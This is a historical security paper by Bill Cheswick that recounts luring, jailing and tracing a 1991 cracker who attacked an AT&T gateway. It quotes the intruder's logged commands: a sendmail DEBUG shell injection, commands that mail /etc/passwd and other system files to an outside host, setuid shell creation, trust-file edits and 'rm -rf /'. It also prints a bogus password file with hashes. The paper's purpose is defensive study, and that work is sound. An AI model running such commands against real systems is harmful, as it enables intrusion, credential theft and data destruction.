An Evening with Berferd
In Which a Cracker is Lured, Endured, and Studied

Bill Cheswick

AT&T Bell Laboratories

Abstract

On 7 January 1991 a cracker, believing he had discovered the famous sendmail DEBUG hole in our Internet gateway machine, attempted to obtain a copy of our password file. I sent him one.

For several months we led this cracker on a merry chase in order to trace his location and learn his techniques. This paper is a chronicle of the cracker's "successes" and disappointments, the bait and traps used to lure and detect him, and the chroot "Jail" we built to watch his activities.

We concluded that our cracker had a lot of time and persistence, and a good list of security holes to use once he obtained a login on a machine. With these holes he could often subvert the *uucp* and *bin* accounts in short order, and then *root*. Our cracker was interested in military targets and new machines to help launder his connections.

1. Introduction

Our secure Internet gateway was firmly in place by the spring of 1990[1]. With the castle gate in place, I wondered how often the lock was tried. I knew there were barbarians out there. Who were they? Where did they attack from and how often? What security holes did they try? They weren't doing any damage to AT&T, merely fiddling with the door. The ultimate fun would be to lure a cracker into a situation where we log his sessions, learn a thing or two, and warn his subsequent targets.

The owner of an average workstation on the Internet has few tools for answering these questions. Commercial systems detect and report some probes, but ignore many others. Our gateway was producing 10 megabytes of detailed logs each day for the standard services. How often were people trying to use the services we did not support?

We added a few fake services, and I wrote a script to scan the logs daily. This list of services and other lures has grown—we now check the following:

- *FTP:* The scanner produces a report of all login names that were attempted. It also reports the use of a tilde (a possible probe of an old FTP bug), all attempts to obtain FTP's `/etc/passwd` and `/etc/group` files, and a list of all files stored in the `pub` directory. People who obtain the `passwd` file are often looking for account names to try, and password entries to crack. Sometimes system administrators put their real password file in the FTP directory. We have a bogus file whose passwords, when cracked, are *why are you wasting your time.*

- *Telnet/login:* All login attempts are logged and reviewed daily. It is easy to spot when someone is trying many accounts, or hammering on a particular account. Since there are no authorized accounts for Internet users on our gateway other than `guard`, it is easy to pick out probes.

- *Guest/visitor accounts:* A public computer account is the first thing a cracker looks for. These accounts provide friendly, easy access to nearly every file in the machine, including the password file. The cracker can also get a list of hosts trusted by this machine from the `/etc/hosts.equiv` and various personal `.rhosts` files. Our login script for these accounts look something like this:

```
exec 2>/dev/null # ensure that stderr doesn't appear
trap "" 1
/bin/echo
(    /bin/echo "Attempt to login to inet with  $LOGNAME  from  $CALLER" |
             upasname=adm /bin/mail ches dangelo &
     # (notify calling machine's administrator for some machines...)
     # (finger the calling machine...)
) 2>&1 | mail ches dangelo

/bin/echo "/tmp full"
sleep 5                 # I love to make them wait....
/bin/echo "/tmp full"
/bin/echo "/tmp full"
/bin/echo
sleep 60                # ... and simulating a busy machine is useful
```

We have to be careful that the caller doesn't see our error messages if we make a mistake in this script. Note that `$CALLER` is the name or IP number of the machine on the other end. It is available to the user's environment through modifications to our *telnetd* and *login* programs.

- *SMTP DEBUG:* This command used to provide a couple of trap doors into *sendmail*. All the vendors seemed to clean up this famous hole quite a while ago, but some crackers still try it occasionally. The hole allowed outsiders to execute a shell script as `root`. When someone tries this on our machine, I receive the text that the cracker wishes to have executed.
- *Finger: Finger* provides a lot of information useful to crackers: account names, when the account was last used, and a few things to try as passwords. Since our corporate policy does not allow us to provide this information, we put in a service that rejects the call after fingering the caller. (Obviously we had to take steps to avoid fingering loops if the finger came from our gateway.) It turns out that we receive about a dozen finger requests per day, and they are mostly legitimate. We now print useful information for general queries, but mail an alarm if someone wants specific information about bogus accounts.
- *Rlogin/rsh:* These commands rely on a notoriously insecure authentication system, which we do not support. But we do mail reports of attempts to use them along with reverse finger information and particulars like the user name and desired command.

Many of these detectors perform a "reverse *finger*" to the calling machine. These *finger*s can often locate the calling user on a busy machine after several probes, and even identify the previous hop on a laundered call.

When a probe appears to have no legitimate purpose, I send a message like the following:

```
inetfans postmaster@sdsu.edu

Yesterday someone from math.sdsu.edu fetched the /etc/passwd file
from our FTP directory.  The file is not important, but these probes
are sometimes performed from stolen accounts.

Just thought you'd like to know.

Bill Cheswick
```

This is a typical letter. It is sent to 'inetfans' which consists of the Computer Emergency Response Team (CERT), a log, and some interested parties, plus someone who is likely to care at the offending site.

Many system administrators take these reports quite seriously, especially the military sites. Generally, system administrators are quite cooperative in hunting down these problems. Responses to these letters included apologies (some lengthy), bounced messages, closed accounts, several tighter routers, and silence. When a site seems willing to sponsor repeated cracker activity we consider refusing all packets from them.

2. Unfriendly Acts

We've been running this setup since July 1990. Probe rates go up during college vacations. Our rate may be higher than most, because we are well-known and considered by some to be "The Phone Company."

When a caller fetches the `passwd` file during a long session, it is not always clear that he has evil intentions. Sometimes they are just checking to see if any transfer will work.

The following log, from 15 Jan 1991, shows decidedly unfriendly activity:

```
19:43:10 smtpd[27466]: <--- 220 inet.att.com SMTP
19:43:14 smtpd[27466]: -------> debug
19:43:14 smtpd[27466]: DEBUG attempt
19:43:14 smtpd[27466]: <--- 200 OK
19:43:25 smtpd[27466]: -------> mail from:</dev/null>
19:43:25 smtpd[27466]: <--- 503 Expecting HELO
19:43:34 smtpd[27466]: -------> helo
19:43:34 smtpd[27466]: HELO from
19:43:34 smtpd[27466]: <--- 250 inet.att.com
19:43:42 smtpd[27466]: -------> mail from: </dev/null>
19:43:42 smtpd[27466]: <--- 250 OK
19:43:59 smtpd[27466]: -------> rcpt to:</dev/^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H
19:43:59 smtpd[27466]: <--- 501 Syntax error in recipient name
19:44:44 smtpd[27466]: -------> rcpt to:<|sed -e '1,/^$/'d | /bin/sh ; exit 0">
19:44:44 smtpd[27466]: shell characters: |sed -e '1,/^$/'d | /bin/sh ; exit 0"
19:44:45 smtpd[27466]: <--- 250 OK
19:44:48 smtpd[27466]: -------> data
19:44:48 smtpd[27466]: <--- 354 Start mail input; end with <CRLF>.<CRLF>
19:45:04 smtpd[27466]: <--- 250 OK
19:45:04 smtpd[27466]: /dev/null  sent 48 bytes to  upas.security
19:45:08 smtpd[27466]: -------> quit
19:45:08 smtpd[27466]: <--- 221 inet.att.com Terminating
19:45:08 smtpd[27466]: finished.
```

This is our log of an SMTP session. These arcane sessions are usually carried out between two mailers. In this case, there was a human at the other end typing (and mistyping) commands to our mail demon. The first thing he tried was the `debug` command. He must have been surprised when he got the "`250 OK`" response. The key line is the `rcpt to:` command entered at 19:44:44. The text within the angled brackets of this command is usually the address of a mail recipient. Here it contains a command line. *Sendmail* used to execute this command line as root when it was in debug mode. The text of the actual mail message (not logged) is piped through

```
sed -e '1,/^$/'d | /bin/sh ; exit 0"
```

which strips off the mail headers and executes the rest of the message as root. The text of the message was mailed to me. Here were two of these probes as I logged them, including a time stamp:

```
19:45    mail adrian@embezzle.stanford.edu </etc/passwd
19:51    mail adrian@embezzle.stanford.edu </etc/passwd
```

He wanted us to mail him a copy of our password file, presumably to run it through a password cracking program. Each of these probes came from a user `adrian` on EMBEZZLE.STANFORD.EDU. They were overtly hostile, and came within half an hour of the announcement of U.S. air raids on Iraq. I idly wondered if Saddam had hired a cracker or two. I happened to have the spare bogus passwd file in the FTP directory, so I mailed that to him with a return address of `root`. I also sent the usual letter to Stanford.

The next morning I heard from the folks at Stanford: they knew about it, and were working on the problem. They also said that the account `adrian` had been stolen.

The following Sunday morning I received a letter from France:

```
To: root@research.att.com
Subject: intruder
Date: Sun, 20 Jan 91 15:02:53 +0100

I have  just closed an account on my machine
which has been broken by an intruder coming from embezzle.stanford.edu. He
(she) has left a file called passwd. The contents are:

------------
>From root@research.att.com Tue Jan 15 18:49:13 1991
Received: from research.att.com by embezzle.Stanford.EDU (5.61/4.7);
Tue, 15 Jan 91 18:49:12 -0800
Message-Id: <9101160249.AA26092@embezzle.Stanford.EDU>
From: root@research.att.com
Date: Tue, 15 Jan 91 21:48 EST
To: adrian@embezzle.stanford.edu
Root: mgajqD9nOAVDw:0:2:0000-Admin(0000):/:
Daemon: *:1:1:0000-Admin(0000):/:
Bin: *:2:2:0000-Admin(0000):/bin:
Sys: *:3:3:0000-Admin(0000):/usr/v9/src:
Adm: *:4:4:0000-Admin(0000):/usr/adm:
Uucp: *:5:5:0000-uucp(0000):/usr/lib/uucp:
Nuucp: *:10:10:0000-uucp(0000):/usr/spool/uucppublic:/usr/lib/uucp/uucico
Ftp: anonymous:71:14:file transfer:/:no soap
Ches: j2PPWsiVal..Q:200:1:me:/u/ches:/bin/sh
Dmr: a98tVGlT7GiaM:202:1:Dennis:/u/dmr:/bin/sh
Rtm: 5bHD/k5k2mTTs:203:1:Rob:/u/rtm:/bin/sh
Berferd: deJCw4bQcNT3Y:204:1:Fred:/u/berferd:/bin/sh
Td: PXJ.d9CgZ9DmA:206:1:Tom:/u/td:/bin/sh
Status: R
------------

Please let me know if you heard of him.
```

My bogus password file had traveled to France! A configuration error caused our mailer to identify the password text as RFC 822 header lines, and carefully adjusted the format accordingly. The first letter was capitalized, and there was a space added after the first colon on each line.

3. An Evening with Berferd

On Sunday evening, January 20, I was riveted to CNN like most people. A CNN bureau chief in Jerusalem was casting about for a gas mask. I was quite annoyed when my terminal announced a security event:

```
22:33     finger attempt on berferd
```

A couple of minutes later someone used the `debug` command to submit commands to be executed as root—he wanted our mailer to change our password file!

```
22:36     echo "beferdd::300:1:maybe Beferd:/:/bin/sh" >>/etc/passwd
          cp /bin/sh /tmp/shell
          chmod 4755 /tmp/shell
```

Again, the connection came from EMBEZZLE.STANFORD.EDU.

What should I do? I didn't want to actually give him an account on our gateway. Why invite trouble? I would have no keystroke logs of his activity, and would have to clean up the whole mess later.

I'd like to string him along a little to see what other things he had in mind. Perhaps I could emulate the operating system by hand. This means that I'd have to teach him that the machine is slow, because I am no match for a MIPS M/120. It also meant that I would have to create a somewhat consistent simulated system, based on some decisions I made up as I went along. I already had one Decision, because he had received a password file:

Decision 1 *Ftp's password file was the real one.*

Here were a couple more:

Decision 2 *The gateway machine is poorly administered. (After all, it had the DEBUG hole, and the FTP directory should never contain a real password file.)*

Decision 3 *The gateway machine is terribly slow. It could take* hours *for mail to get through—even overnight!*

So I wanted him to think he had changed our password file, but didn't want to actually let him log in. I could create an account, but make it inoperable. How?

Decision 4 *The shell doesn't reside in* `/bin`*, it resides somewhere else.*

This decision was pretty silly, but I had nothing to lose. I whipped up a test account `b` with a little shell script. It would send me mail when it was called, and had some sleeps in it to slow it down. The caller would see this:

```
RISC/os (inet)

login: b
RISC/os (UMIPS) 4.0 inet
Copyright 1986, MIPS Computer Systems
All Rights Reserved


Shell not found
```

Decision 3 explained why it took about ten minutes for the addition to the password file. I changed the `b` to `beferdd` in the real password file. While I was setting this up he tried again:

```
22:41      echo "bferd ::301:1::/:/bin/sh" >> /etc/passwd
```

Here's another proposed addition to our password file. He must have put the space in after the login name because the previous command hadn't been "executed" yet, and he remembered the RFC 822 space in the file we sent him. Quite a flexible fellow, actually. He got impatient while I installed the new account:

```
22:45      talk adrian@embezzle.stand^Hford.edu
           talk adrian@embezzle.stanford.edu
```

Decision 5 *We don't have a* talk *command.*

Decision 6 *Errors are not reported to the invader when the DEBUG hole is used. (I assume this is actually true anyway.) Also, any erroneous commands will abort the script and prevent the processing of further commands in the same script.*

The *talk* request had come from a different machine at Stanford. I notified them in case they didn't know. I checked for Scuds on the TV.

He had chosen to attack the `berferd` account. This name came from the old Dick Van Dyke show when Jerry Van Dyke called Dick "Berferd" "because he looked like one." It seemed like a good name for our cracker.

There was a flurry of new probes. I guess Berferd didn't have cable TV.

```
22:48      Attempt to login to inet with  bferd  from  Tip-QuadA.Stanford.EDU
22:48      Attempt to login to inet with  bferd  from  Tip-QuadA.Stanford.EDU
22:49      Attempt to login to inet with  bferd  from  embezzle.Stanford.EDU
22:51      (Notified Stanford of the use of Tip-QuadA.Stanford.EDU)
22:51      Attempt to login to inet with  bferd  from  embezzle.Stanford.EDU
```

```
22:51     Attempt to login to inet with  bferd  from  embezzle.Stanford.EDU
22:55     echo "bfrd ::303:1::/tmp:/bin/sh" >> /etc/passwd
22:57     (Added bfrd to the real password file.)
22:58     Attempt to login to inet with  bfrd  from  embezzle.Stanford.EDU
22:58     Attempt to login to inet with  bfrd  from  embezzle.Stanford.EDU
23:05     echo "36.92.0.205" >/dev/null
          echo "36.92.0.205     embezzle.stanford.edu">>/etc./^H^H^H
23:06     Attempt to login to inet with  guest  from  rice-chex.ai.mit.edu
23:06     echo "36.92.0.205     embezzle.stanford.edu" >> /etc/hosts
23:08     echo "embezzle.stanford.edu adrian">>/tmp/.rhosts
```

Apparently he was trying to *rlogin* to our gateway. This requires appropriate entries in some local files. At the time we did not detect attempted *rlogin* commands.

```
23:09     Attempt to login to inet with  bfrd  from  embezzle.Stanford.EDU
23:10     Attempt to login to inet with  bfrd  from  embezzle.Stanford.EDU
23:14     mail adrian@embezzle.stanford.edu < /etc/inetd.conf
          ps -aux|mail adrian@embezzle.stanford.edu
```

Following the presumed failed attempts to *rlogin*, Berferd wanted our `inetd.conf` file to discover which services we did provide. I didn't want him to see the real one, and it was too much trouble to make one.

Decision 7 *The gateway computer is not deterministic. (We've always suspected that of computers anyway.)*

```
23:28     echo "36.92.0.205     embezzle.stanford.edu" >> /etc/hosts
          echo "embezzle.stanford.edu  adrian" >> /tmp/.rhosts
          ps -aux|mail adrian@embezzle.stanford.edu
          mail adrian@embezzle.stanford.edu < /etc/inetd.conf
```

I didn't want him to see a *ps* output either. Fortunately, his Berkeley *ps* command switches wouldn't work on our System V machine.

At this point I called CERT. This was an extended attack, and there ought to be someone at Stanford tracing the call. I didn't realize it would take weeks to get a trace. I wasn't sure exactly what CERT does in these circumstances. Do they call The Feds? Roust a prosecutor? Activate an international phone tap network? What they did was log and monitor everything, and try to get me in touch with a system manager at Stanford. They seem to have a very good list of contacts.

By this time I had numerous windows on my terminal running *tail -f* on various log files. I could monitor Riyadh and all those demons at the same time. The action resumed with FTP:

```
Jan 20 23:36:48 inet ftpd[14437]: <--- 220 inet FTP server
                             (Version 4.265 Fri Feb 2 13:39:38 EST 1990) ready.
Jan 20 23:36:55 inet ftpd[14437]: -------> user bfrd^M
Jan 20 23:36:55 inet ftpd[14437]: <--- 331 Password required for bfrd.
Jan 20 23:37:06 inet ftpd[14437]: -------> pass^M
Jan 20 23:37:06 inet ftpd[14437]: <--- 500 'PASS': command not understood.
Jan 20 23:37:13 inet ftpd[14437]: -------> pass^M
Jan 20 23:37:13 inet ftpd[14437]: <--- 500 'PASS': command not understood.
Jan 20 23:37:24 inet ftpd[14437]: -------> HELP^M
Jan 20 23:37:24 inet ftpd[14437]: <--- 214- The following commands are
                             recognized (* =>'s unimplemented).
Jan 20 23:37:24 inet ftpd[14437]: <--- 214 Direct comments to ftp-bugs@inet.
Jan 20 23:37:31 inet ftpd[14437]: -------> QUIT^M
Jan 20 23:37:31 inet ftpd[14437]: <--- 221 Goodbye.
Jan 20 23:37:31 inet ftpd[14437]: Logout, status 0
Jan 20 23:37:31 inet inetd[116]: exit 14437
Jan 20 23:37:41 inet inetd[116]: finger  request from  36.92.0.205  pid 14454
Jan 20 23:37:41 inet inetd[116]: exit 14454
```

```
23:38     finger attempt on berferd
23:48     echo "36.92.0.205     embezzle.stanford.edu" >> /etc/hosts.equiv
23:53     mv /usr/etc/fingerd /usr/etc/fingerd.b
          cp /bin/sh /usr/etc/fingerd
```

Decision 4 dictates that the last line must fail. Therefore, he just broke the *finger* service on my simulated machine. I turned off the real service.

```
23:57      Attempt to login to inet with  bfrd  from  embezzle.Stanford.EDU
23:58      cp /bin/csh /usr/etc/fingerd
```

Csh wasn't in */bin* either, so that command "failed."

```
00:07      cp /usr/etc/fingerd.b /usr/etc/fingerd
```

OK. *Fingerd* worked again. Nice of Berferd to clean up.

```
00:14      passwd bfrt
           bfrt
           bfrt
```

Now he was trying to change the password. This would never work, since *passwd* reads its input from `/dev/tty`, not the shell script that *sendmail* would create.

```
00:16      Attempt to login to inet with  bfrd  from  embezzle.Stanford.EDU
00:17      echo "/bin/sh" > /tmp/Shell
           chmod 755 /tmp/shell
           chmod 755 /tmp/Shell
00:19      chmod 4755 /tmp/shell
00:19      Attempt to login to inet with  bfrd  from  embezzle.Stanford.EDU
00:19      Attempt to login to inet with  bfrd  from  embezzle.Stanford.EDU
00:21      Attempt to login to inet with  bfrd  from  embezzle.Stanford.EDU
00:21      Attempt to login to inet with  bfrd  from  embezzle.Stanford.EDU
```

At this point I was tired. CNN had nothing interesting to report from the Middle East. I wanted to continue watching Berferd in the morning, but I had to shut down my simulated machine until then. I was wondering how much effort this was worth. Cliff Stoll had done a fine job before[2] and it wasn't very interesting doing it over again. It was fun to lead this guy on, but what's the goal? I did want to keep him busy so that someone at Stanford could trace him, but they wouldn't be in until the morning. I could just shut down the gateway overnight: it is a research machine, not production. I shut down the gateway after sending out a complaint about possible disk errors. I made sure Berferd was sitting in one of those *sleep*s in the login when the message went out.

I decided I would like to have Berferd spend more time trying to get in than I spent leading him on. (In the long run he won that battle.) After half an hour I concluded that this creep wasn't worth holding up a night's worth of mail. I brought the machine back up, and went to sleep.

Berferd returned an hour later. Of course, the magic went away when I went to bed, but that didn't seem to bother him. He was hooked. He continued his attack at 00:40. The logs of his attempts were tedious until this command was submitted for *root* to execute:

```
01:55      rm -rf /&
```

WHOA! Now it was personal! Obviously the machine's state was confusing him, and he wanted to cover his tracks. Some crackers defend their work, stating that they don't do any real damage. Our cracker tried this with us, and succeeded with this command on other systems.

He worked for a few more minutes, and gave up until morning.

```
07:12      Attempt to login to inet with  bfrd  from  embezzle.Stanford.EDU
07:14      rm -rf /&
07:17      finger attempt on berferd
07:19      /bin/rm -rf /&
           /bin/rm -rf /&
07:23      /bin/rm -rf /&
07:25      Attempt to login to inet with  bfrd  from  embezzle.Stanford.EDU
09:41      Attempt to login to inet with  bfrd  from  embezzle.Stanford.EDU
```

4. The day after

It was time to catch up with all the commands he had tried after I went to sleep, including those three attempts to erase all our files. To simulate the nasty *rm* command, I took the machine down for a little while, cleaned up the simulated password file, and left a message from our hapless system administrator in `/etc/motd` about a disk crash. My log showed the rest of the queued commands:

```
mail adrian@embezzle.stanford.edu < /etc/passwd
mail adrian@embezzle.stanford.edu < /etc/hosts
mail adrian@embezzle.stanford.edu < /etc/inetd.conf
ps -aux|mail adrian@embezzle.stanford.edu
ps -aux|mail adrian@embezzle.stanford.edu
mail adrian@embezzle.stanford.edu < /etc/inetd.conf
```

I mailed him the four simulated files, including the huge and useless `/etc/hosts` file. I even mailed him error messages for the two *ps* commands in direct violation of the no-errors Decision 6.

In the afternoon he was still there, mistyping away:

```
13:41     Attempt to login to inet with  bfrd  from  decaf.Stanford.EDU
13:41     Attempt to login to inet with  bfrd  from  decaf.Stanford.EDU
14:05     Attempt to login to inet with  bfrd  from  decaf.Stanford.EDU
16:07     echo "bffr ::7007:0::/:/v/bin/sh" >> /etc/o^Hpasswd
16:08     echo "bffr ::7007:0::/:/v/bin/sh" >> /etc/passwd
```

He worked for another hour that afternoon, and from time-to-time over the next week or so. I went to the Dallas "CNN" Usenix, where his commands were simulated from the terminal room about twice a day. This response time was stretching credibility, but his faith seemed unflagging.

5. The Jail

I never intended to use these tools to simulate a system in real-time. I wanted to watch the cracker's keystrokes, to trace him, learn his techniques, and warn his victims. The best solution was to lure him to a sacrificial machine and tap the connection. The Ethernet is easy to tap, and modified *tcpdump* software can separate and store the sessions. But I didn't have a spare machine handy, so I took the software route. (Steve Bellovin did construct such a machine. We never managed to lure anyone interesting to it.)

I consulted the local gurus about the security of a *chroot* environment. Their conclusion: it is not perfectly secure, but if compilers and certain programs are missing, it is very difficult to escape. It is also not undetectable, but I figured that Berferd was always in a hurry, and probably wouldn't notice. We constructed such a *chroot* "Jail" (or "roach motel") and rigged up logged connections to it through our firewall machine (see Figure 1). Accounts *berferd* and *guest* were connected to the Jail through this arrangement. Two logs were kept per session, one each for input and output. The logs were labeled with starting and ending times.

The Jail was hard to set up. We had to get the access times in `/dev` right and update `utmp` for Jail users. Several raw disk files were too dangerous to leave around. We removed *ps*, *who*, *w*, *netstat*, and other revealing programs. The "*login*" shell script had to simulate *login* in several ways (see Figure 2.) Diana D'Angelo set up a believable file system (this is *very* good system administration practice) and loaded a variety of silly and tempting files.

A little later Berferd discovered the Jail and rattled around in it. He looked for a number of programs that we later learned contained his favorite security holes. To us the Jail was not very convincing, but Berferd seemed to shrug it off as part of the strangeness of our gateway.

6. Tracing Berferd

Berferd spent a lot of time in our Jail. I spent a lot of time talking to Stephen Hansen at Stanford. Stephen spent a lot of time trying to get a trace. Berferd was attacking us through one of several machines at Stanford. He connected



Figure 1: Connections to the Jail.

to those machines from a terminal server connected to a Gandalf switch. He connected to the Gandalf over a telephone line.

I checked the times he logged in to make a guess about the time zone he might be in. Here was a simple graph I made of his session start times (PST):

```
                  1         2
 Jan    012345678901234567890123
s 19                       x
s 20                       xxxx
m 21        x x   xxxx
t 22                  xxxxx  x
w 23         xx   x xx   x xx
t 24               x        x
f 25           x  xxxx
s 26
s 27          xxxx      xx   x
m 28         x x        x
t 29         x          xxxx x
w 30                     x
t 31    xx
 Feb    012345678901234567890123
f  1           x         x  x
s  2                Х xx xxx
s  3           x  x    xxxx x
m  4                    x
```

It seemed to suggest a sleep period on the east coast of the U.S., but programmers are noted for strange hours. This analysis wasn't very useful, but was worth a try.

Stanford's battle with Berferd is an entire story on its own, and I only know the outlines of their efforts. It took them a long time to arrange for a trace, and they eventually obtained several. The calls came from the Netherlands. The Dutch phone company refused to continue the trace to the caller because hacking was legal and there was no treaty in place. (A treaty requires action by the Executive branch and approval by the U.S. Senate.)

In January, Wietse Venema of Eindhoven University contacted Stanford. Wietse hunted down a group of hackers, and identified Berferd, including his name, address, and phone number. He also kept an eye on Berferd's friends and their

```
#       setupsucker login

SUCKERROOT=/usr/spool/hacker
login=`echo $CDEST | cut -f4 -d!` # extract login from service name
home=`egrep "^$login:" $SUCKERROOT/etc/passwd | cut -d: -f6`

PATH=/v:/bsd43:/sv;      export PATH
HOME=$home;              export HOME
USER=$login;             export USER
SHELL=/v/sh;             export SHELL
unset CSOURCE CDEST # hide these Datakit strings

#get the tty and pid to set up the fake utmp
tty=`/bin/who | /bin/grep $login | /usr/bin/cut -c15-17 | /bin/tail -1`
/usr/adm/uttools/telnetuseron /usr/spool/hacker/etc/utmp \
        $login $tty $$ 1>/dev/null 2>/dev/null

chown $login /usr/spool/hacker/dev/tty$tty 1>/dev/null 2>/dev/null
chmod 622 /usr/spool/hacker/dev/tty$tty 1>/dev/null 2>/dev/null

/etc/chroot /usr/spool/hacker /v/su -c "$login" /v/sh -c "cd $HOME;
        exec /v/sh /etc/profile"
/usr/adm/uttools/telnetuseroff /usr/spool/hacker/etc/utmp $tty \
        >/dev/null 2>/dev/null
```

Figure 2: The *setupsucker* shell script emulates *login*, and it is quite tricky. We had to make the environment variables look reasonable and attempted to maintain the Jail's own special `utmp` entries for the residents. We had to be careful to keep errors in the setup scripts from the hacker's eyes.

activities.

At Stanford, Berferd was causing mayhem. He had subverted a number of machines and probed many more. Stephen Hansen at Stanford and Tsutomu Shimomura of Los Alamos had some of the networks bugged. Tsutomu modified *tcpdump* to provide a time-stamped recording of each packet. This allowed him to replay real-time terminal sessions. Berferd attacked many systems at Stanford. They got very good at stopping his attacks within minutes after he logged into a new machine. In one instance they watched his progress using the *ps* command. His login name changed to *uucp* and then *bin* before the machine "had disk problems."

Berferd used Stanford as a base for many months. There are tens of megabytes of logs of his activites. He had remarkable persistence at a very boring job of poking computers. Once he got an account on a machine, there was little hope for the system administrator. Berferd had a fine list of security holes. He knew obscure *sendmail* parameters and used them well. (Yes, some *sendmail*s have security holes for logged-in users, too. Why is such a large and complex program allowed to run as *root*?) He had a collection of thoroughly invaded machines, complete with SUID-to-`root` shell scripts usually stored in `/usr/lib/term/.s`. You do not want to give him an account on your computer.

7. Berferd comes home

In the Sunday New York Times on 21 April 1991, John Markoff broke some of the Berferd story. He said that authorities were pursuing several Dutch hackers, but were unable to prosecute them because hacking is not illegal under Dutch law.

The hackers heard about the article within a day or so. Wietse collected some mail between several members of the Dutch cracker community. It was clear that they had bought the fiction of our machine's demise. One of Berferd's friends found it strange that the Times didn't include our computer in the list of those damaged.

On 1 May Berferd logged into the Jail. By this time we could recognize him by his typing speed and errors and the commands he used to check around and attack. He probed various computers, while consulting the network *whois* service for certain brands of hosts and new targets. He did not break into any of the machines he tried from our Jail. Of the hundred-odd sites he attacked, three noticed the attempts, and followed up with calls from very serious security officers. I explained to them that the hacker was legally untouchable as far as I knew, and the best we could do was log his activities and supply logs to the victims. Berferd had many bases for laundering his connections. It was only through persistence and luck that he was logged at all. Would the system administrator of an attacked machine prefer a log of the cracker's attack to vague deductions? Damage control is much easier when the actual damage known. If a system administrator doesn't have a log, he should reload his compromised system from the release tapes.

The systems administrators and their management agreed with me, and asked that I keep the Jail open.

At the request of management I shut the Jail down on 3 May. Berferd tried to reach it a few times, and went away. The last I heard was that he was operating from a computer in Sweden.

8. Conclusions

For me, the most important lesson was

> *if a hacker obtains a login on a machine, there is a good chance he can become* `root` *sooner or later. There are many buggy programs that run at high privileged levels that offer opportunities for a cracker. If he gets a login on your computer, you are in trouble.*

Other conclusions are:

- Though the Jail was an interesting and educational exercise, it was not worth the effort. It is too hard to get it right, and never quite secure. A better arrangement involves a throwaway machine with real security holes, and a monitoring machine on the same Ethernet to capture the bytes. Our version of the monitoring machine had the transmit wire in the transceiver cable cut to avoid any possibility of releasing telltale packets.
- Breaking into computers requires a good list of security holes and a lot of persistence.
- Processing these security pokes isn't much fun any more.

Once you go out of the computer environment that you control, tracing is difficult. It can involve many carriers, law enforcement agencies, and even the U.S. Senate.

There are other services we should monitor. *Tftp* is certainly one: it easily provided the password file from a large number of machines I tested. I would also like to monitor unsuccessful connection attempts to unused UDP and TCP ports to detect unusual scanners.

9. Acknowledgements

A number of people worked very hard on this problem. They include Stephen Hansen, Todd Atkins, and others at Stanford, Tsutomu Shimomura of Los Alamos, and Wietse Venema of Eindhoven University. Locally, Paul Glick and Diana D'Angelo worked on the Jail. Steve Bellovin provided numerous insights, traps, and a dedicated bait machine. Jim Reeds offered a number of helpful suggestions.

10. References

[1] Cheswick, W.R. *The Design of a Secure Internet Gateway.* USENIX Summer Conference Proceedings, June 1990.

[2] Stoll, C. *The Cuckoo's Egg: Tracking a Spy Through the Maze of Computer Espionage.* Pocket Books, New York, 1990.

William R. Cheswick has been a member of the technical staff in the Computer Science Research division of AT&T Bell Laboratories since 1987. He has worked on networking, system administration, and security. Previously he was a system programmer for several university computer centers, a programmer and electrical engineer for the American Newspapers Publishing Association Research Institute, and a contractor to the Navy. Bill has an undergraduate degree in Fundamental Science from Lehigh University.